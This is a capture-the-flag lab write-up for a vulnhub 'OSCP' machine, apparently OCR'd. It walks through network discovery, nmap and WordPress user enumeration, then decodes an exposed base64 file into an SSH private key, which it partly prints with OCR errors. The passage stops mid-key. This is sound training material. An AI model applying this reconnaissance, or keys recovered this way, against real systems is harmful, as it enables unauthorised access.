

PORT AND SERVICE DISCOVER

First I used netdiscover to find the ip address of the vulhub machine. I checked with the mac address assigned by the VM on network settings to make sure that I got the correct ip.



```
Currently scanning: 172.16.31.0/16   |   Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 360
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.160.2   00:50:56:f1:ba:4c      2     120  VMware, Inc.
192.168.160.134 00:0c:29:7d:a8:3d      2     120  VMware, Inc.
192.168.160.254 00:50:56:e1:5a:ee      2     120  VMware, Inc.
```



```
Ubuntu 20.04 LTS oscp tty

oscp login: _
```

Incoming Transfer

Bandwidth: Unlimited

Kbps:

Packet Loss (%): 0.0

Latency (ms): 0

Outgoing Transfer

Bandwidth: Unlimited

Kbps:


Packet Loss (%): 0.0

Latency (ms): 0

MAC Address

00:0C:29:7D:A8:3D


Then I did a nmap scan to find the open ports and the running services.



```
┌──(root💀kali)-[/home/kali]
└─# nmap -sV -A -p- 192.168.160.134
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-03 01:25 EST
Nmap scan report for 192.168.160.134
Host is up (0.0011s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 91:ba:0d:d4:39:05:e3:13:55:57:8f:1b:46:90:db:e4 (RSA)
|   256 0f:35:d1:a1:31:f2:f6:aa:75:e8:17:01:e7:1e:d1:d5 (ECDSA)
|_  256 af:f1:53:ea:7b:4d:d7:fa:d8:de:0d:f2:28:fc:86:d7 (ED25519)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.4.2
| http-robots.txt: 1 disallowed entry 
|_/secret.txt
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: OSCP Voucher &#8211; Just another WordPress site
33060/tcp open  mysqlx?
| fingerprint-strings: 
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp: 
|     Invalid message"
|_    HY000
1 service unrecognized despite returning data. If you know the service/version, please submit the fol
i-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.91%I=7%D=2/3%Time=61FB7559%P=x86_64-pc-linux-gnu%r(NU
SF:LL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x0b\x
SF:08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTTPOpt
SF:ions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\x0b\
SF:x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSVersi
```

ENUMERATION

Since http port was open, I checked out the server on browser and found a hint.




OSCP Voucher Just another WordPress site

UNCATEGORIZED

OSCP Voucher

By admin July 9, 2020 No Comments




Heya! Welcome to the hunt.

In order to enter the give away, you must obtain the root flag located in /root/. Once you've obtained the flag, message the TryHarder bot with the command !flag <insert flag>. It will then validate the flag for verification. Should it be incorrect, it will let you know. If it's correct, you will be given a new role on the server where you can chat with others in a private channel. Once you've received the role you are entered into the give away!


You must be a member of the server in order to use the command above.

Since it was written on wordpress, I ran nse script to find out the users. I found admin is the only user.




```
┌──(root💀kali)-[/home/kali]
└─# nmap -p80 --script http-wordpress-users 192.168.160.134
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-03 01:50 EST
Nmap scan report for 192.168.160.134
Host is up (0.00057s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-wordpress-users:
| Username found: admin
|_Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'
MAC Address: 00:0C:29:7D:A8:3D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.37 seconds
```

I remembered I found a txt file directory on the nmap scan. So I decided to visit that page.




```
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.4.2
| http-robots.txt: 1 disallowed entry
|_/secret.txt
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: OSCP Voucher &#8211; Just another WordPress site
```

I found an encoded message there. It looked like base64 encoded. So I decoded it.



```
LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUFB
QUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUJsd0FBQUFkemMyZ3RjbgpOaEFBQUFB
d0VBQVFBQUFZRUF0SENzU3pIdFVGOEs4dGlPcUVDUVlMcktLckNSc2J2cTZpSUc3UjlnMFdQdjl3
K2drVVdlCkl6QlNjdmdsTEU5ZmxvbHNLZHhmTVFRYk1WR3FTQURuWUJUYXZhaWdRZWt1ZTBiTHNZ
ay9yWjVGaE9VUlpMVHZkbEpXeHoKYkllUM1YTVGMERsOVVZbXpDaGU0M3owRG8waVF3MTc4R0pV
UWFxc2NMbUVhdHFJaVQvMkZrRitBdmVXM2hxUGZicnc5dgpBOVFBSVVBM2xlZHFyOFhFelkvL0xx
MCtzUWcvcFV1MEtQa1kxOGk2dm5maVlIR2t5VzFTZ3J5UGgleDlCR1RrM2VSWWNOOCnc2bURiQWpY
S0tDSEdNK2RubkdOZ3ZBa3FUK2daV3ovTXB5MGVrYXVrNk5QN05Dek9STnJJWEFZRmExcld6YUV0
eXBId1kKa0NFY2ZXSkpsWjcrZmNFRmE1QjdnRXd0L2FLZEZSWFBRd2luRmxpUU1ZTW1hdThQWmJQ
aUJJcnh0SVlYeTNNSGNLQklzSgowSFNLditIYktXOWtwVEw1T29Ba0I4ZkhGMzB1alZPYjZZVHVj
MXNKS1dSSElaWTNxZTA4STJSWGVFeEZGWXU5b0x1ZzBkCnRIWWRKSEZMN2NXaU52NG1SeUo5UmNy
aFZMMVYzQ2F6TlpLS3dyYVJBQUFGZ0g5SlFMMS9TVUM5QUFBQUIzTnphQzF5YzIKRUFBQUdCQUxxS
d3JFc3g3VkJmQ3ZMWWpxaEFrR0M2eWlxd2tiRzc2dW9pQnUwZllOODmo3L2NQb0pGRm5pTXdVbkw0
SlN4UApYNWFKYkNuY1h6RUVHekZScWtnQTUyQVUycjJvb0VIcExudEd5N0dKUDYyZVJZZVGxFV1Mw
NzNaU1ZzYzJ5SHNndVd1UmRBCjVmVkdKc3dvWHVOODlBNk5Ja01OZS9CaVZFR3FySEM1aEdyYWlJ
ay85aFpCZmdMM2x0NGFqMzI2OFBid1BVQUNGQU41WG4KYXEvRnhNNlAveTZ0UHJFSVA2Vkx0Q2ol
R05mSXVyNTM0bUJ4cE1lsdFVvSzhqNGVjZlFSazVOM2tXSERjT3BnMndJMXlpZWpoeGpQbloleGpZ
THdKS2svb0dWcy96S2N0SHBHcnBPalQrelFzemtUYXlGd0dCV3RhMXMyaExjcVI4R0pBaEhIMWlT
WldlCi9uM0JCV3VRZTRCTUxmMmluUlVWejBNSXB4WllrREdESm1ydkQyV3o0Z1NLOGJTR0Y4dHpC
M0NnU0xDZEIwaXIvaDJ5bHYKWktVeStUcUFKQWZIeHhkOUxvMVRtK21FN25OYkNTbGtSeUdXTjZu
dFBDTmtWM2hNUlJXTHZhQzdvTkhiUjJIU1J4UyszRgpvamIrSmtjaWZVWEs0VlM5VmR3bXN6V1Np
c0sya1FBQUFBTUJBQUVBQUFHQkFMQ3l6ZVp0SkFwYXFHd2I2Y2VXUWt5WFhyCmJqQWlsNDdwa05i
VjcwSldtbnhpeFkzMUtqckRLbGRYZ2t6TEpSb0RmWXAxVnUrc0VUVmxXN3RWY0JtNU1abVFPMWlB
cEQKZ1VNemx2RnFpRE5MRktVSmRUajdmcXlPQVhEZ2t2OFFrc05tRXhLb0JBakduTTl1OHJSQXlq
NVBObzF3QVdLcENNMeElZMwpCaGRsbmVOYUFYRFYvY0tHRnZXMWFPTWxHQ2VhSjBEeFNBd0c1Snlz
NEtpNmtKNUVrZldvOGVsc1VXRjMwd1FrVzl5aklQClVGNUZxNnVkSlBubUVXQXB2THQ2MkllVHZG
cWcrdFB0R25WUGxlTzNsdm5DQkJJeGY4dkJrOFd0b0pWSmRKdDNoTzhjNGoKa010WHN2TGdSbHZl
MWJaVVpYNU15bUhhbE4vTEExSXNvQzRZa2cvcE1nM3M5Y1lSUmttK0d4aVVVNWJ2OWV6d000Qm1r
```

First I copied the code to a txt file and then decode it using base64 command. I found a private key.




```
┌──(root💀kali)-[/home/kali]
└─# nano secret.txt

┌──(root💀kali)-[/home/kali]
└─# base64 -d secret.txt
─────BEGIN OPENSSH PRIVATE KEY─────
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAtHCsSzHtUF8K8tiOqECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe
IzBScvglLE9flolsKdxfMQQbMVGqSADnYBTavaigQekue0bLsYk/rZ5FhOURZLTvdlJWxz
bIeyC5a5F0Dl9UYmzChe43z0Do0iQw178GJUQaqscLmEatqIiT/2FkF+AveW3hqPfbrw9v
A9QAIUA3ledqr8XEzY//Lq0+sQg/pUu0KPkY18i6vnfiYHGkyW1SgryPh5×9BGTk3eRYcN
w6mDbAjXKKCHGM+dnnGNgvAkqT+gZWz/Mpy0ekauk6NP7NCzORNrIXAYFa1rWzaEtypHwY
kCEcfWJJlZ7+fcEFa5B7gEwt/aKdFRXPQwinFliQMYMmau8PZbPiBIrxtIYXy3MHcKBIsJ
0HSKv+HbKW9kpTL5OoAkB8fHF30ujVOb6YTuc1sJKWRHIZY3qe08I2RXeExFFYu9oLug0d
tHYdJHFL7cWiNv4mRyJ9RcrhVL1V3CazNZKKwraRAAAFgH9JQL1/SUC9AAAAB3NzaC1yc2
EAAAGBALRwrEsx7VBfCvLYjqhAkGC6yiqwkbG76uoiBu0fYNFj7/cPoJFFniMwUnL4JSxP
X5aJbCncXzEEGzFRqkgA52AU2r2ooEHpLntGy7GJP62eRYTlEWS073ZSVsc2yHsguWuRdA
5fVGJswoXuN89A6NIkMNe/BiVEGqrHC5hGraiIk/9hZBfgL3lt4aj3268PbwPUACFAN5Xn
aq/FxM2P/y6tPrEIP6VLtCj5GNfIur534mBxpMltUoK8j4ecfQRk5N3kWHDcOpg2wI1yig
hxjPnZ5xjYLwJKk/oGVs/zKctHpGrpOjT+zQszkTayFwGBWta1s2hLcqR8GJAhHH1iSZWe
/n3BBWuQe4BMLf2inRUVz0MIpxZYkDGDJmrvD2Wz4gSK8bSGF8tzB3CgSLCdB0ir/h2ylv
ZKUy+TqAJAfHxxd9Lo1Tm+mE7nNbCSlkRyGWN6ntPCNkV3hMRRWLvaC7oNHbR2HSRxS+3F
ojb+JkcifUXK4VS9VdwmszWSisK2kQAAAAMBAAEAAAGBALCyzeZtJApaqGwb6ceWQkyXXr
bjZil47pkNbV70JWmnxixY31KjrDKldXgkzLJRoDfYp1Vu+sETVlW7tVcBm5MZmQO1iApD
